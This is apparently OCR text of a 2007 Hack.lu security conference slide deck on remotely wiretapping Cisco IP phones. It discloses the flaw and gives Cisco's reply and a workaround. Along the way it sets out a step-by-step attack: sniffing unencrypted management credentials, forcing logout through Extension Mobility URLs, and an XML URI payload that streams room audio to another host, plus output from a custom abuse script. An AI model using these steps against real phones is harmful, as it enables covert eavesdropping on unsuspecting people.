telindus

Belgacom ICT

Remote Wiretapping on Cisco Phones

- Joffrey Czarny (Pen-tester for SRC Telindus)
  - Joffrey.czarny@telindus.fr

Summary

- Extension Mobility feature
- Ext. Mobility Feature abuses
- No HTTPS on the IP phone web server
- Presence Management System
- Uniform resource identifiers (URIs) commands
- Remote Wiretapping with URIs commands
- Recommendations

telindus
Belgacom ICT

HACK.LU 2007
18-20 October
Kirchberg-Luxembourg
http://www.hack.lu/
If you want to participate : Call for Paper, Call for Poster, Lightning Talk and more...

Extension Mobility feature

- The Extension Mobility feature allows users to configure any Cisco IP Phone 7940 or Cisco IP Phone 7940 IP phone as their own, on a temporary basis, by logging in to that phone.
- To configure this feature you must supply a hard coded URL inside your Call Manager

Login:

http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxx&userid=XXX&seq=xxx

Logout:


http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxx&doLogout=true

telindus
Belgacom ICT

HACK.LU 2007
18-20 October
Kirchberg-Luxembourg
http://www.hack.lu/
If you want to participate : Call for Paper, Call for Poster, Lightning Talk and more...

Ext. Mobility feature abuse

- Remote login & logout



http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxx&userid=XXX&seq=xxx


telindus
Belgacom ICT

HACK.LU 2007
18-20 October
Kirchberg-Luxembourg
http://www.hack.lu/

If you want to participate : Call for Paper, Call for Poster, Lightning Talk and more...


Ext. Mobility feature abuse

- Remote login & logout



http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxx&doLogout=true

No HTTPS on the IP phone web server



telindus
Belgacom ICT

HACK.LU2007
18-20 October
Kirchberg-Luxembourg
http://www.hack.lu/

If you want to participate : Call for Paper, Call for Poster, Lightning Talk and more...

Presence Management System

- Telesnap of Snapware; now Netwise, provided presence management system.
  - This system performs some requests on IP phones
  - A account is created on the call Manager with full rights on all IP phones

- **So, If you catch this credential you can perform that you want on IP phones**

Cisco URIs commands

The URIs provide access to embedded phone features such as placing calls, playing audio files, and invoking built-in object features.

- URIs for Pressing Buttons on the Phone
- URIs for Invoking SoftKey Functionality
- URIs to Control RTP Streaming
- Miscellaneous URIs

In our case we used the URIs to Control RTP Streaming.

- You can invoke RTP streaming via URIs command. You can instruct the phone to transmit or receive an RTP stream with the following specifications. So it's possible to perform a wiretapping in the meeting room or director's office.

'<CiscoIPPhoneExecute><ExecuteItem Priority=\"0\"URL=\"".RTPTx:10.100.100.250:32000."\"/></CiscoIPPhoneExecute>'

telindus
Belgacom ICT

HACK.LU 2007
18-20 October
Kirchberg-Luxembourg
http://www.hack.lu/
If you want to participate : Call for Paper, Call for Poster, Lightning Talk and more...

Scenario

- The first step is to have a set of valid credentials. Use these credentials or setup a bridge on your laptop and connect your IP phone to your laptop. Now wait until Telesnap performs a request on your IP phone and sniff the credentials (it's a HTTP access so encryption is not enabled).
- Next step is to know the IP address of the victim (IP phone). If you have physical access to an IP phone and if the settings menu is enabled, just take information that you need or keep the bridge configuration on your laptop, call the victim and grab the IP address in the RTP packets.
- If you have an individual account you must logout the user before launching the URI command. Indeed, you can use the MOBILITY features to do that.
- Now, you have an access on the IP phone WEB server, just send URI command against the victim and listen what's happening in the room!

Remote wiretapping on Cisco IP phone

- URI commands allow
  - to make a call
  - To play a ring
  - to send RTP stream

```
snorky@lsosiable:~$ ./snk_cisco_abuse.py
Set IPphone IP @: 10.35.84.136
10.100.100.43
Entrez une commande URI:

                        Dial:2876
                        dial a number

                        Play:Vibe.raw
                        Play a ring

                        RTPTx:10.35.86.136:32000
                        send RTP stream to another phone

                        RTPRx:10.35.86.136:32000
                        receive RTP stream from a phone
 Play:Vibe.raw
Enter username for SEP000F8FFBA4AC at 10.100.100.43: telesnap
Enter password for telesnap in SEP000F8FFBA4AC at 10.100.100.43:
<?xml version="1.0" encoding="iso-8859-1"?>
<CiscoIPPhoneResponse>
        <ResponseItem Status="0" Data="" URL="Play:Vibe.raw"/>
        <ResponseItem Status="0" Data="" URL=""/>
        <ResponseItem Status="0" Data="" URL=""/>
</CiscoIPPhoneResponse>
```

telindus
Belgacom ICT

HACK.LU2007
18-20 October
Kirchberg-Luxembourg
http://www.hack.lu/

If you want to participate :
Call for Paper, Call for Poster,
Lightning Talk and more...

Remote wiretapping on Cisco IP phone

- Result of URI command on the Victim

telindus
Belgacom ICT

HACK.LU2007
18-20 October
Kirchberg-Luxembourg
http://www.hack.lu/

If you want to participate :
Call for Paper, Call for Poster,
Lightning Talk and more...

Remote wiretapping on Cisco IP phone

- Result of URI command on the Receiver

telindus
Belgacom ICT

HACK.LU2007
18-20 October
Kirchberg-Luxembourg
http://www.hack.lu/

If you want to participate :
Call for Paper, Call for Poster,
Lightning Talk and more...

Recommendation

- **Cisco answer**:
  - The planned solution is to secure all HTTP communications with SSL/TLS. This is a long term project, so I am unfortunately unable to provide a firm time line of when this feature will be available.
- **Workaround:**
  - Disabled HTTP server on IP Phone

Thanks for all the support go to ...

- Vincent&Henry
- Valentin
- Fred & Alex to organize this Nice conference…
- And You for your attention, Of course!!

telindus
Belgacom ICT

HACK.LU 2007
18-20 October
Kirchberg-Luxembourg
http://www.hack.lu/

If you want to participate :
Call for Paper, Call for Poster,
Lightning Talk and more...